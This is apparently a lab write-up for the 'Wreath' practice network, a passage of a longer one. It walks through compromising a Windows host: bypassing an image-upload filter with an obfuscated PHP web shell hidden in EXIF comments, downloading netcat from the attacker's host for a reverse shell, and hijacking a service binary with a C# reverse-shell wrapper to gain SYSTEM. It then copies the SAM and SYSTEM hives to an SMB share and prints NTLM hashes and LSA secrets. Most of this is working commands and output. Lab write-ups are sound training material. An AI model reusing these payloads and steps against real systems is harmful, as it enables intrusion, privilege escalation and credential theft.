                  <h2>Ruby Image Upload Page</h2>
                  <form method="post" enctype="multipart/form-data">
                        <input type="file" name="file" id="fileEntry" required,
accept="image/jpeg,image/png,image/gif">
                        <input type="submit" name="upload" id="fileSubmit"
value="Upload">
                  </form>
                  <p id=res><?php if (isset($res)){ echo $res; };?></p>
            </main>
      </body>
```

```
</html>
```


i've checked all the 3 folders and only folder name starting with number 3 dont have this php file, folder number 2 and 1 has the same content

i have no knowledge prior to coding but here are some info


```php
if(isset($_POST["upload"]) && is_uploaded_file($_FILES["file"]["tmp_name"])){
        $target = "uploads/".basename($_FILES["file"]["name"]);
        $goodExts = ["jpg", "jpeg", "png", "gif"];
        if(file_exists($target)){
                header("location: ./?msg=Exists");
                die();
        }
        $size = getimagesize($_FILES["file"]["tmp_name"]);
        if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
                header("location: ./?msg=Fail");
                die();
        }
        move_uploaded_file($_FILES["file"]["tmp_name"], $target);
        header("location: ./?msg=Success");
        die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
        header("location: ./?msg=Method");
}
```

==10.200.85.100 - Exploitation==

Then we we go to localhost:9050/resources



There is a login page, we used the account of Thomas that we got from .150
"Thomas:i<3ruby"




We are welcomed to an image upload page

then we make a comment inside our test image, and see if we can successfully run a php command
we use a tool called exiftool

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ mv test.jpg.php test6.jpg.php

┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>" test6.jpg.php
    1 image files updated

┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ exiftool test6.jpg.php
ExifTool Version Number         : 12.76
File Name                       : test6.jpg.php
Directory                       : .
File Size                       : 41 kB
File Modification Date/Time     : 2024:02:20 19:00:31+08:00
File Access Date/Time           : 2024:02:20 19:00:31+08:00
File Inode Change Date/Time     : 2024:02:20 19:00:31+08:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Current IPTC Digest             : 2b3df19b0c67788262a0d0dced3b6d58
Coded Character Set             : UTF8
Envelope Record Version         : 4
XMP Toolkit                     : Image::ExifTool 10.10
Document ID                     : adobe:docid:stock:20317d7c-8380-4419-aaed-64fe234935fa
Instance ID                     : xmp.iid:d543d86c-d4c5-4889-821c-36d435550b48
Comment                         : <?php echo "<pre>Test Payload</pre>"; die(); ?>
Image Width                     : 543
Image Height                    : 360
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 543×360
Megapixels                      : 0.195
```

I tried uploading test.jpg.php, it uploads the files seamlessly



We use this payload
payload:

```
<?php
$cmd = $_GET["wreath"];
if(isset($cmd)){
echo "<pre>" . shell_exec($cmd) . "</pre>";
}
die();
?>
```


now we obfuscate https://www.gaijin.at/en/tools/php-obfuscator

```
<?php $v0=$_GET[base64_decode('d3JlYXRo')];if(isset($v0)){echo base64_decode('PHByZT4=').shell_exec($v0).base64_decode('PC9wcmU+');}die();?>
```

insert a \ before the $

```
<?php \$p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$p0)){echo base64_decode('PHByZT4=').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
```

here's an image of an angry cat with a payload from above




so we can now execute commands with the wreath placeholder

```
http://localhost:"port"/resources/uploads/"name_of_image"?wreath="command"
```

whoami /all

Then I will download netcat so we can have a reverse shell


```
curl http://10.50.86.11:7000/nc64-blk.exe -o c:\\windows\\temp\\nc64-blk.exe
```



then I setup a listener to the port that we set here, we will also execute this to the web browser for the .100 to execute

```
powershell.exe c:\\windows\\temp\\nc64-blk.exe 10.50.86.11 443 -e cmd.exe
```

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nc -lvnp 443
listening on [any] 443 ...
```



Then we got shell

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.100] 51059
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>
```

==10.200.85.100 - Post - Enumeration / Enumeration==

After getting a foothold, I check for privileges

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.100] 51059
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>getprivs
getprivs
'getprivs' is not recognized as an internal or external command,
operable program or batch file.

C:\xampp\htdocs\resources\uploads>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\xampp\htdocs\resources\uploads>
```

```
C:\xampp\htdocs\resources\uploads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ==================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
```

I started looking for non-default services

```
C:\xampp\htdocs\resources\uploads>wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
DisplayName                                                               Name                                    PathName
                                                                    StartMode
Amazon SSM Agent                                                          AmazonSSMAgent                          "C:\Program Fi
les\Amazon\SSM\amazon-ssm-agent.exe"                                Auto
Apache2.4                                                                 Apache2.4                               "C:\xampp\apac
he\bin\httpd.exe" -k runservice                                     Auto
AWS Lite Guest Agent                                                      AWSLiteAgent                            "C:\Program Fi
les\Amazon\XenTools\LiteAgent.exe"                                  Auto
LSM                                                                       LSM
                                                                    Unknown
Mozilla Maintenance Service                                               MozillaMaintenance                      "C:\Program Fi
les (x86)\Mozilla Maintenance Service\maintenanceservice.exe"       Manual
NetSetupSvc                                                               NetSetupSvc
                                                                    Unknown
Windows Defender Advanced Threat Protection Service                       Sense                                   "C:\Program Fi
les\Windows Defender Advanced Threat Protection\MsSense.exe"        Manual
System Explorer Service                                                   SystemExplorerHelpService               C:\Program Fil
es (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe  Auto
Windows Defender Antivirus Network Inspection Service                     WdNisSvc                                "C:\ProgramDat
a\Microsoft\Windows Defender\platform\4.18.2011.6-0\NisSrv.exe"     Manual
Windows Defender Antivirus Service                                        WinDefend                               "C:\ProgramDat
a\Microsoft\Windows Defender\platform\4.18.2011.6-0\MsMpEng.exe"    Auto
Windows Media Player Network Sharing Service                              WMPNetworkSvc                           "C:\Program Fi
les\Windows Media Player\wmpnetwk.exe"                              Manual
```

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
         9-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
         64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
         BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
         ;;S-1-15-2-2)
```

Then I upload winpeas and execute it

```
curl http://10.50.86.11:7000/winPEASx64.exe -o c:\\windows\\temp\\winPEASx64.exe

powershell.exe winPEAS.bat -e cmd.exe
```

```
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\Thomas\AppData\Roaming
ChocolateyInstall=C:\ProgramData\chocolatey
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=WREATH-PC
ComSpec=C:\Windows\system32\cmd.exe
CurrentFolder=C:\Windows\Temp\
CurrentLine= 0x1B[33m[+]0x1B[97m ENVIRONMENT
DriverData=C:\Windows\System32\Drivers\DriverData
E=0x1B[
expl=no
LOCALAPPDATA=C:\Users\Thomas\AppData\Local
long=false
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\;C:\ProgramData
chocolatey\bin;C:\Users\Thomas\AppData\Local\Microsoft\WindowsApps
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
Percentage=1
PercentageTrack=19
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 79 Stepping 1, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=4f01
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Users\Thomas\Documents\WindowsPowerShell\Modules;C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1
0\Modules
PUBLIC=C:\Users\Public
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\Thomas\AppData\Local\Temp
TMP=C:\Users\Thomas\AppData\Local\Temp
USERDOMAIN=WREATH-PC
USERNAME=Thomas
USERPROFILE=C:\Users\Thomas
windir=C:\Windows
AP_PARENT_PID=2200
```

```
WindowsPowerShell
    InstallLocation    REG_SZ    C:\xampp
    InstallLocation    REG_SZ    C:\Program Files (x86)\Mozilla Firefox
    InstallLocation    REG_SZ    C:\Program Files (x86)\System Explorer\System Explorer\

ERROR: Files of type "winPEAS.bat" not found.
   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#remote-desktop-credential-manager

ERROR: Files of type "winPEAS.bat" not found.
   [i] You can inject 'fake' updates into non-SSL WSUS traffic (WSUXploit)
   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#wsus

ERROR: Files of type "winPEAS.bat" not found.
   [i] Something unexpected is running? Check for vulnerabilities
   [?] https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#running-processes

Image Name                     PID Services
========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        68 N/A
smss.exe                       396 N/A
csrss.exe                      544 N/A
csrss.exe                      616 N/A
wininit.exe                    624 N/A
winlogon.exe                   668 N/A
services.exe                   736 N/A
lsass.exe                      744 KeyIso, SamSs
svchost.exe                    840 BrokerInfrastructure, DcomLaunch, LSM,
                                   PlugPlay, Power, SystemEventsBroker
fontdrvhost.exe                864 N/A
fontdrvhost.exe                872 N/A
svchost.exe                    940 RpcEptMapper, RpcSs
dwm.exe                       1020 N/A
LogonUI.exe                    108 N/A
svchost.exe                    528 TermService
svchost.exe                    812 BITS, DsmSvc, gpsvc, iphlpsvc, ProfSvc,
                                   Schedule, SENS, SessionEnv,
                                   ShellHWDetection, Themes, UserManager,
                                   UsoSvc, Winmgmt, WpnService
svchost.exe                   1036 Dhcp, EventLog, lmhosts, TimeBrokerSvc,
                                   WinHttpAutoProxySvc
svchost.exe                   1056 NcbService, SysMain, TrkWks, UALSVC,
                                   UmRdpService
svchost.exe                   1072 CoreMessagingRegistrar, DPS
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


ERROR: Files of type "winPEAS.bat" not found.

User accounts for \\WREATH-PC

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
Thomas                   WDAGUtilityAccount
The command completed successfully.


ERROR: Files of type "winPEAS.bat" not found.

Aliases for \\WREATH-PC

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
```

After I found an unquoted service
We create a file called Wrapper.cs
Compiled it using Mono [mcs compiler]

```
 GNU nano 7.2                                                    Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
                Process proc = new Process();
                ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc64-blk.exe", "10.50.86.11 443 -e cmd.exe")
                procInfo.CreateNoWindow = true;
                proc.StartInfo = procInfo;
                proc.Start();

        }
    }
}
```

this will then create an exe file

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nano Wrapper.cs

┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ mcs Wrapper.cs

┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ ls
Makefile    Wrapper.exe  generic.h  getopt.h    license.txt  nc.exe        nc64.exe  readme.txt   winPEASx64.exe
Wrapper.cs  doexec.c     getopt.c   hobbit.txt  move         nc64-blk.exe  netcat.c  winPEAS.bat  winPEASx86.exe

┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ file Wrapper.exe
Wrapper.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

I renamed it to r3d because I did something wrong with my file.

then we upload the file to temp again by using the web url

```
curl http://10.50.86.11:7000/wrapper-r3d.exe -o %TEMP%\wrapper-r3d.exe
```

then we run this command to execute our uploaded file

```
C:\>"%TEMP%\wrapper-r3d.exe"
"%TEMP%\wrapper-r3d.exe"
```

Then on my listener I got a shell

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.100] 51068
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

What does this do? it executes and returns a shell with the ownership of the file where it was executed, so for example if it was executed in a normal directory you will be a normal user with that directory's privilege. so if we can store it on a directory with "admin" privilege then we can get a shell with admin privilege, *or we can just replace a service file and make it stop then start it again making us a user with elevated privilege*

```
C:\>copy %TEMP%\wrapper-r3d.exe "C:\Program Files (x86)\System Explorer\System.exe"
copy %TEMP%\wrapper-r3d.exe "C:\Program Files (x86)\System Explorer\System.exe"
        1 file(s) copied.

C:\>dir "C:\Program Files (x86)\System Explorer\"
dir "C:\Program Files (x86)\System Explorer\"
 Volume in drive C has no label.
 Volume Serial Number is A041-2802

 Directory of C:\Program Files (x86)\System Explorer

21/02/2024  01:25    <DIR>          .
21/02/2024  01:25    <DIR>          ..
21/12/2020  23:55    <DIR>          System Explorer
21/02/2024  01:14             3,584 System.exe
               1 File(s)          3,584 bytes
               3 Dir(s)   6,921,519,104 bytes free
```

To make our exploit execute faster we can stop a service and start it again

```
sc stop SystemExplorerHelpService
```

```
C:\>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

Then start it again

```
sc start SystemExplorerHelpService
```

```
C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 488
        FLAGS              :
```

then i have a root shell, we then proceed to delete what we left and start the service normally again

```
┌──(ed㉿kali)-[~/Desktop/Wreath/avEvasion/nc.exe]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.86.11] from (UNKNOWN) [10.200.85.100] 51173
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>del "C:\Program Files (x86)\System Explorer\System.exe"
del "C:\Program Files (x86)\System Explorer\System.exe"

C:\Windows\system32>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 832
        FLAGS              :
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

Now we have system privilege, we can dump hashes
We start it by hosting smb server

```
┌──(ed㉿kali)-[~/Desktop/Wreath]
└─$ sudo impacket-smbserver share . -smb2support -username blkr3d -password Og@123456
[sudo] password for ed:
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

then on the victim machine we run


```
C:\Windows\System32\config>net use \\10.50.86.11\share /USER:blkr3d Og@123456
net use \\10.50.86.11\share /USER:blkr3d Og@123456
The command completed successfully.
```

```
C:\Windows\System32\config>reg.exe save HKLM\SAM \\10.50.86.11\share\sam.bak
reg.exe save HKLM\SAM \\10.50.86.11\share\sam.bak
The operation completed successfully.
```

```
C:\Windows\System32\config>move system.bak \\10.50.86.11\share\system.bak
move system.bak \\10.50.86.11\share\system.bak
        1 file(s) moved.
```

You can do this to SAM and SECURITY aswell

we use the following command to view the dumped files



[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de8
44e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DPAPI_SYSTEM
dpapi_machinekey:0x14e6c87b2e510c48628322b274e4a45d33b9b8ff
dpapi_userkey:0x4ed0e1d0becfcfc9fde2422472b0e1a5464c431d
[*] NL$KM
0000 4D 64 AD 40 EE 83 E0 DF BB C8 E2 63 8E AD 40 3E Md.@.......c..@>
